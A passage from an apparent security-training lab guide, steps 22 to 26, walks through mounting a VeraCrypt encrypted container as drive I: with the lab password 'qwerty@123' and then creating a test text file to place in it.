


22. The **Enter password** dialog-box appears; type the password you specified in **Step#11** into the **Password** field and click **OK**.

Note: The password specified in this task is **qwerty@123**.




23. After the password is verified, **VeraCrypt** will mount the volume in **I:** drive, as shown in the screenshot:



24. **MyVolume** has successfully mounted the container as a virtual disk (**I:**). The virtual disk is entirely encrypted (including file names, allocation tables, free space, etc.) and behaves similarly to a real disk. You can copy or move files to this virtual disk to encrypt them.


25. Create a text file on **Desktop** and name it **Test**. Open the text file and insert text.

26. Click **File** in the menu bar and click **Save**.

